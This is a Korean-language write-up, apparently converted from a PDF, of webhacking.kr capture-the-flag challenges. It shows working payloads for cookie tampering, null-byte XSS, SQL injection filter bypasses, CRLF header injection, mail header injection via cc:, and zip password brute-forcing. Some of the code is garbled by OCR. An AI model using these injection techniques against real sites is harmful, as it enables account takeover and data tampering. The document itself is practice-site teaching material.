

```
if(!$_COOKIE[user_Iv])
                                                                                                                                                                                              SetCookie("user_lv","1");
                                                                                                                                                                                              echo("<meta http-equiv=refresh content=0>");
                     level:1
                                                                                                                                                                                              ?>
                                                                                                                                                                                              <html>
-- index.phps -
                                                                                                                                                                                             <head>
                                                                                                                                                                                              <title>Challenge 1</title>
                                                                                                                                                                                              </head>
                                                                                                                                                                                             <body bgcolor=black>
<center>
<br/>br><br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br><br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<br/>br<
                                                                                                                                                                                              <font color=white>
                                                                                                                                                                                             $password="????";
                                                                                                                                                                                              if(eregi("[^0-9,.]",$_COOKIE[user_Iv])) $_COOKIE[user_Iv]=1;
                                                                                                                                                                                              if($_COOKIE[user_Iv]>=6) $_COOKIE[user_Iv]=1;
                                                                                                                                                                                              if($_COOKIE[user_Iv]>5) @solve();
                                                                                                                                                                                              echo("<br>level : $_COOKIE[user_Iv]");
                                                                                                                                                                                              <a onclick=location.href='index.phps'>----- index.phps -----</a>
                                                                                                                                                                                             </body>
```

1번문제는 쿠키값이 5보다 크고 6보다 작아야한다고 한다. 쿠키값을 5.1 정도로 적당히 바꿔주자.



YzQwMzNiZmY5NGI1NjdhMTkwZTMzZmFhNTUxZjQxMWNhZWY0NDRmMg==			
Password			제출

복호화 문제이다. ==으로 끝나니 base64로 복호화해보자.



16진수로 되어있는 문자열이 나왔다. 16진수이니 sha-0또는 sha-1일 것으로 추측해보았다.



sha-1으로 두번 복호화해보니 test라는 문자열이 나왔다.

			time limit : 2
nickname			
comment			
code		oahhdsckqi	
Submit	조기화		
do not prog this is javaso	ramming! ript challenge		

타임리미트 2초에 전부다 입력하지 않으면 submit이 되지 않는다. 보안코드는 새로고침때마다 변한다. 소스를 보자.

```
function ck()
{

if(Iv5frm.id.value=="") { Iv5frm.id.focus(); return; }

if(Iv5frm.cmt.value=="") { Iv5frm.cmt.focus(); return; }

if(Iv5frm.hack.value=="") { Iv5frm.hack.focus(); return; }

if(Iv5frm.hack.value!=Iv5frm.attackme.value) { Iv5frm.hack.focus(); return; }
```


lv5frm.attackme.value가 code인듯 하다. 크롬 콘솔명령을 통해 새로고침후 2초안에 ctrl C+V를 이용해 입력해주자.





스크립트를 inject 해보라고 한다. 이것저것 입력해보자.







특수문자는 잘 입력되는데, 문자열이 입력이 되지 않는다.

즉, script, alert를 직접 입력할 수 없다.

eregi는 null이후는 문자열로 인식하지 않기 때문에 null을 이용한 우회가 가능하다고 한다. null은 %00 이므로

%00<script>alert(1);</script>를 입력 해보자.

webhacking.kr/challenge/bonus/bonus-3/index.php?code=%2500<script>alert<%...

직접 입력창에 입력하니 %2500으로 인코딩되므로 주소창에 직접 입력해주자.



password.php를 열면 성공이겠군요. hello를 password로 바꿔봅시다.

password, password.php모두 실패입니다. 처음에 hello만 쳐도 hello.txt가 나왔으니, 자동으로 .txt가 붙는것이 원인이라고 추측됩니다. 그럼 .php이후의 문자열이후를 무효화하려면,문자열 이후 null을 넣어 문자열 종료를 알리면 된다. 즉, 23번 문제의 %00을 뒤에 넣으면 문제가 풀린다.(password.php%00)

SQL INJECTION

제출

sql injection을 하라합니다. 소스코드의 주석에 index.phps를 주네요.

```
<?
if($_GET[no])
{

if(eregi("#|union|from|challenge|select|#(|#t|/|limit|=|0x",$_GET[no])) exit("no hack");

$q=@mysql_fetch_array(mysql_query("select id from challenge27_table where id='guest' and no=($_GET[no])")) or die("query error");

if($q[id]=="guest") echo("guest");
if($q[id]=="admin") @solve();
}
</pre>
```

id가 admin이면 성공이라고 한다. get을 통해 받은 값을 통해 guest,admin 을 구분한다.

SQL INJECTION

제출

guest

이것저것 값을 입력하다보니 1을 입력하자 guest 가 출력되었다. 그렇다면 admin은 0 또는 2라고 추측할 수 있습니다.

SQL INJECTION SQL INJECTION

0) or no =|2; 제출 0) or no like|2; 제출

직접 입력하니 eregi에 걸립니다. =이 걸린것인데, =을 대체할만한 것으로 like를 넣어봅시다.

\$port=rand(10000,10100);
\$socket=fsockopen("\$_GET[server]","\$port",\$errno,\$errstr,3) or die("error : \$errstr");

Warning: fsockopen() [function.fsockopen]: unable to connect to 118.220.53.233:10094 (Connection refused) in

/home/hosting_users/webhacking/www/challenge/web/web-16/index.php on line 24

error: Connection refused

10000~10100번 랜덤한 포트로 신호를 준다. 공유기 설정으로 포트포워딩을 해주자.

또트 포워딩 리스트:

서비스포트	프로토콜	내부IP주소	포트	설명	삭제
10000-10100	TCP+UDP	192.168.35.33	10000		삭제

이후 넷캣을 이용하여 신호를 받으면 된다.



공유기설정하다가 공유기 꺼트려서 동생 던파레이드를 망쳤습니다.ㅎㅎ

32번 문제

RANK	NAME	HIT
1	wjdrlduf1	58 / 100
2	kkkdd13	46 / 100
3	specter00	38 / 100
4	sung 7751	33 / 100
5	sungju456	29 / 100
6	ehoi710	27 / 100
7	black9685	26 / 100
8	dnjs3214	26 / 100
9	bleleet	23 / 100
10	sangoo	22 / 100
11	tungto200	22 / 100
12	deu04290	21 / 100
13	ahghostri	21 / 100
14	aleaflet	19 / 100
15	sdds3	19 / 100
16	db_click	18 / 100
17	edah	18 / 100
18	hnkim	17 / 100
19	guorui.ji	17 / 100
20	LateSolo	17 / 100
21	kazet2	17 / 100
22	coi002	17 / 100
23	ridqh	16 / 100
24	netwo115	16 / 100
25	animatus2	16 / 100
26	jkdqqy	16 / 100
27	KON_Pokdo	16 / 100
28	jaehong13	16 / 100
29	kuring	15 / 100
	1 11 000	15 / 100
30	junbin032	12 / 100
30 31	junbin032 kumaus	15 / 100

투표문제이고, 맨 아래쪽에 join을 누르면 아이디가 투표에 등록된다. 그리고 쿠키를 통해 투표 유무를 판정해 2회이상의 투표를 금지하고있다.

817	otch80	0 / 100
818	gr33n	0 / 100
819	kim032175	0 / 100
820	BLACKJ4CK	0 / 100
821	ronya09	0 / 100
822	kirby	0 / 100
823	wiiwii1	0 / 100
824	termini86	0 / 100
825	ssjweb1	0 / 100
826	chwaky	0 / 100
827	tkddn204	0 / 100
828	leekyu93	0 / 100
829	cuzze	0 / 100
830	leesu	0 / 100
831	hot878787	0 / 100
832	77loopin	0 / 100
833	sco4x0	0 / 100
834	asa3557	0 / 100
835	redball	0 / 100
836	root#3984	0 / 100
837	nada	0 / 100
838	shinwoo	0 / 100
	Join	

vote쿠키값을 금지시키고 나니, 투표가 무제한적으로 되는것을 알 수 있다. 17 번까지 누르고 포기했다.

RANK	NAME	HIT
1	dnjs3214	58 / 100
2	kkkdd13	48 / 100
3	Memorize	42 / 100
4	specter00	39 / 100
5	sung7751	36 / 100
6	sungju456	29 / 100
7	ehoi710	29 / 100
8	bleleet	27 / 100
9	black9685	27 / 100
10	tungto200	22 / 100
11	sangoo	22 / 100
12	ahghostri	21 / 100
13	deu04290	21 / 100
14	db_click	20 / 100
15	sdds3	19 / 100
16	aleaflet	19 / 100
17	edah	18 / 100
18	jaehong 13	17 / 100

?>

```
<?
                                    ← → C ① 주의 요함 | webhacking.kr/challenge/bonus/bonus-6/?get=hehe
 if($_GET[get] == "hehe")
 echo("<a href=###>Next</a>");
                                   Challenge 33-1
                                   /challenge/bonus/bonus-6/index.phps
 else
                                   <u>Next</u>
 echo("Wrong");
 ?>
33-1 get으로 hehe를 받으면 된다고 한다.
 <?
 if($_POST[post] == "hehe" && $_POST[post2] == "hehe2")
 echo("<a href=##>Next</a>");
 else
 echo("Wrong");
 ?>
<nr>
                                                           Challenge 33-2
<form method="post" action="lv2.php"> == $0
                                                           /challenge/bonus/bonus-6/lv2.php
  <input type="text" name="post">
  <input type="text" name="post2">
                                                           hehe
  <input type="submit" value="submit">
                                                           hehe2
                                                                                   submit
</form>
33-2 post로 받으라고 한다. 크롬 개발자도구에서 post값을 입력받자.
<?
                                           webhacking.kr/challenge/bonus/bonus-6/33.php?myip=118.220.53.233
if($_GET[myip] == $_SERVER[REMOTE_ADDR])
echo("<a href=##.php>Next</a>");
else
echo("Wrong");
```

33-3 myip로 연결된 아이피(내 아이피)를 달라고하니 입력하면 된다.

```
Challenge 33-4

/challenge/bonus/bonus-6/I4.phps
hint: 1557657538

if($_GET[password]==md5(time()))
{
    echo("<a href=###>Next</a>");
}
else
{
    echo("hint: ".time());
}
?>
```

MD5 Encryption



The MD5 hash for 1557319950 is: f69b287e8a8120742183a81487de401e

33-4 새로고침할때마다 hint가 초단위로 변한다. 몇초뒤의 값을 MD5로 변환해서 타이밍에 맞춰 get으로 password를 받아오면 된다.




33-5 쿠키값, post값, get값을 모두 1로 받아오라고 한다. 쿠키값을 바꿔주고 위와같이 개발자도구를 이용해 get과 post를 받으면 된다.

hint: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36

```
<?
if($_COOKIE[test]==md5("$_SERVER[REMOTE_ADDR]") && $_POST[kk]==md5("$_SERVER[HTTP_USER_AGENT]"))
{
echo("<a href=###>Next</a>");
}
else
{
echo("hint : $_SERVER[HTTP_USER_AGENT]");
}
?>
```

MD5 Encryption

Enter a word here to get its MD5 hash:



The MD5 hash for Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36 is: **Ocd24212be0d014e8bf6ddb43d7643c9**

이름	
test	
값	
2a1ace4abb02396e9dcd640dd30c43f8	
도메인	

33-6 쿠키값은 md5로 내 아이피를, post로 힌트의 값을 변환하면 된다. 힌트가 친절하게 찾을필요 없게해줘서 좋다.

```
$_SERVER[REMOTE_ADDR] = str_replace(".","", $_SERVER[REMOTE_ADDR]);
if($_GET[$_SERVER[REMOTE_ADDR]]==$_SERVER[REMOTE_ADDR])
echo("<a href=###>Next</a>");
else.
echo("Wrong<br>".$_GET[$_SERVER[REMOTE_ADDR]]);
?>
 ← → C  webhacking.kr/challenge/bonus/bonus-6/wtff.php?11822053233=11822053233
                                  R
                                            Elements
                                                      Console
                                                                Sources
                                                                         Network
                                                                                   Performance
Challenge 33-7
                                   <html>
                                                                                         Styles
/challenge/bonus/bonus-
                                    <head></head>
6/wtff.phps
                                                                                         Filter
                                   ▼ <body>
                                      <hr>>
                                                                                        element
Wrong
                                      Challenge 33-7"
```

33-7 get으로 내 ip에서 .을 뺀 값을 이름으로 갖는 $\underline{60}$ =내 ip에서 .을 뺀 값이어야 한다고 한다.

```
extract($_GET);

if(!$_GET[addr]) $addr=$_SERVER[REMOTE_ADDR];

if($addr=="127.0.0.1")
{
   echo("<a href=###>Next</a>");
}
else
{
   echo("\forall rong");
}
?>
```

33-8 addr을 127.0.0.1 을 받으라고 합니다. get으로 받아오면 됩니다.

```
(?)

for($i=97;$i<=122;$i=$i+2)
{
$ch=chr($i);
$answer.=$ch;
}

if($_GET[ans]==$answer)
{
echo("<a href=###>Next</a>");
}
else
{
echo("\wrong");
}
?>
```

webhacking.kr/challenge/bonus/bonus-6/nextt.php?ans=acegikmoqsuwy

33-9 chr은 ascii코드를 문자로 받는 것이므로, ans에 97부터 1개씩 건너뛰어서 122까지의 문자를 입력하면 된다.

```
$ip=$_SERVER[REMOTE_ADDR];

for($i=0;$i<=strlen($ip);$i++)
{
    $ip=str_replace($i,ord($i),$ip);
}

$ip=str_replace(".","",$ip);

$ip=substr($ip,0,10);

@mkdir("answerip/$ip");

$answer=$ip+2;
$answer=$ip/2;
$answer=str_replace(".","",$answer);

$pw="###";

$f=fopen("answerip/$ip/$answer.$ip","w");
fwrite($f,"Password is $pw\text{#m\text{#rote}replace}");
fclose($f);
</pre>
```

G 🥠 🗢 🖹 🚰 🛨 8

[php] 문자의 아스키 값을 반환하는 ord 함수

[phP 함수 레퍼런스/문자열 함수] 2011.08.18 00:19

33-10 문자를 입력받아 ascii로 변환하는것이 ord함수이다. 내 아이피를 ascii로 변환해서 모든 .을 없애고 계산을 하면되는데.. 이걸 다 직접 계산할수는 없으므로 phptest 라는 사이트에 입력해보았다.



webhacking.kr/challenge/bonus/bonus-6/answerip/5510755107/27553775535.5510755107

계산한 값을 위의 \$f=fopen(...)에 대입해보면 위와 같은 값이 나온다.

36번의 경우 임시파일을 이용하는 문제인데, 서버가 터진듯하다.index.php.swp, index.swp둘다 notfound 가 뜬다.

hint

vi blackout

42번

no	subject	file
2	test	test.txt [<u>download</u>]
1	read me	test.zip [<u>download</u>]

test.zip을 다운받아보자


```
<html>
<head>
<title>Challenge 42</title>
</head>
<body>

vidth=50>no
>td><tile</td>


color | color
```

test.txt의 값을 base64로 변환해보면 test.txt가나온다. 즉 , test.zip을 base64로 인코딩하면 zip 파일을 다운받을 수 있다.


webhacking.kr/challenge/web/web-20/?down=dGVzdC56aXA=



암호가 걸려있는데, 소스에서 암호는 숫자로만 이루어져있다고 한다. zzaturi라는 프로그램을 사용해서 숫자를 대입해보자.



zip 파일의 readme.txt에 답이 있다.



메일에 1234를 입력한 후 버프수트로 받아보았다. Mail header injection에 대해 조사해보니cc이후에 쓰는 값을 통해 메일 받는 사람을 추가할 수 있다.

email이후에

jaehong1324@naver.com

cc:jaehong1324@naver.com이라고 치면 내 메일에도 메일이 와야하지만,, 서버문제때문에 바로 클리어 할수 있도록 패스워드 를 준다.

Mail Header injection

Mail :	Submit Query
nait .	Subilit duely

Password is calf09c2b863959723e4f3e9f12002d2

HEADER INJECTION

헤더생성

클리머 조건

id: \$_GET[id] clear: jaehong13

\$_GET[id]로 헤더인젝션을 해서 id=jaehong13 쿠키를 생성하세요.

쿠키를 바꾸는 프로그램을 쓰면 순식간이겠지만, 막아놓은듯 하다. 그 래서 다른 방법을 찾았는데.

http://inj.example.org/redirect.asp?origin=<mark>foo%Od%OaSet-Cookie:%20ASPSESSION</mark>

예시를 비슷하게 따라해보았다.



'aehong13: already solved this challenge. (52, 200 - 2019-05-09 21:40:07)

HEADER INJECTION

<u>헤더생성</u> 클리머 조건

> id: \$_GET[id] clear: jaehong13

\$_GET[id]로 헤더인젝션을 해서 id=jaehong13 쿠키를 생성하세요.



테이지 로딩이 잠시 지연되었습니다. <u>반터넷 접속상태 확인후</u> 다시 시도하여 주시기 바랍니다.

문제에서처럼 set-cookie를 clear 로 바꾸어보았다.



크롬 도구로 소스를 봤을때랑 우클릭으로 소스를 봤을때가 달라서 당황했다.

webhacking.kr/challenge/web/web-35/hackme.swf



swf를 주소창에 치니 swf파일이 다운되었다.그랬더니 맨 아래쪽에 주소가 나왔다. (답)

소스

JOIN	제출
LOGIN	제출

```
<?
if($_POST[lid] && $_POST[lphone])
$q=@mysql_fetch_array(mysql_query("select id,lv from c59 where id='$_POST[lid]' and phone='$_POST[lphone]'"));
if($q[id])
echo("id : $q[id] < br > |v : $q[|v] < br > |v|);
if(q[v] == admin")
@mysql_query("delete from c59");
@clear();
echo("<br/>tr><a href=index.php>back</a>");
exit();
if($_POST[id] && $_POST[phone])
if(strlen($_POST[phone])>=20) exit("Access Denied");
if(eregi("admin",$_POST[id])) exit("Access Denied");
if(eregi("admin|0x|#|hex|char|ascii|ord|from|select|union",$_POST[phone])) exit("Access Denied");
@mysql_query("insert into c59 values('$_POST[id]',$_POST[phone],'guest')");
25
```

소스에 따르면 lv 가 admin이여야 한다고 한다. lv는 guest라고 나온다. query를 sql injectiong 해보자.

JOIN	jaehong1324	1,123)	제출
LOGIN			제출

id: jaehong1324

lv: 123

back

lv 인젝션에 성공했으나, eregi를 통해 admin이라는 글자를 필터링하고있다.

JOIN nimda	1,reverse(id))	제출
------------	----------------	----


reverse함수를 활용하여 id값의 반대의 값을 받아오는 식으로 우회하면 lv이 admin 이 된다.

61번


소스를 보면 get으로 id를 받는것을 알수 있다.



id를 받아보았다. 뒤에 붙인 문자대로 id 가 나온다.




그러나 admin을 직접 입력하니 안되어, 필터링 되지않은 hex값을 입력해보자.




<u>source</u>admin

jaehong13: already solved this challenge. (61, 200 - 2019-05-10 17:27:37)


끝!



xss-1번 그냥 alert를 입력했더니 됬다.




xss-2번 힌트에서 onerror함수를 사용하라 하여서 깨지는 이미지를 사용했다.



파일이 '를 기준으로 나뉘므로, '으로 나눈뒤, 일부러 깨지는 이미지를 넣고 onerror를 이용하여 alert를 발생시켰다.




xss-4 타이머 이후에 마찬가지로 ')로 함수를 종료하는것을 발견하였고, 인젝션을 하였으나, ;가 인식되지 않았다. 그래서 아래와같이 ;를 url 인코딩 하였더니 문제가 해결되었다.






next를 누르는 순간 confirm으로 넘어가게 되므로, next를 눌렀을때를 alert()로 바꾸었다.







xss-6번에서는 frame#이후의 글이 그대로 출력된다.

몇 가지 예제:

data:, Hello%2C%20World!

간단한 text/plain 데이터

data:text/plain;base64,SGVsbG8sIFdvcmxkIQ%3D%3D

위 예제의 base64 인코딩 버전

data:text/html,%3Ch1%3EHello%2C%20World!%3C%2Fh1%3E

<h1>Hello, World!</h1>인 HTML 문서

data:text/html, <script>alert('hi'); </script>

자바스크립트 얼럿을 실행하는 HTML 문서입니다. 닫기 스크립트 태그가 필요하다는 것을 기억하세요.

data url scheme 를 이용하여 값을 받아올 수 있다고 한다.

따라서 javascript명령어를 값으로 받아오면 자바스크립트 명령어가 실행되게 된다.

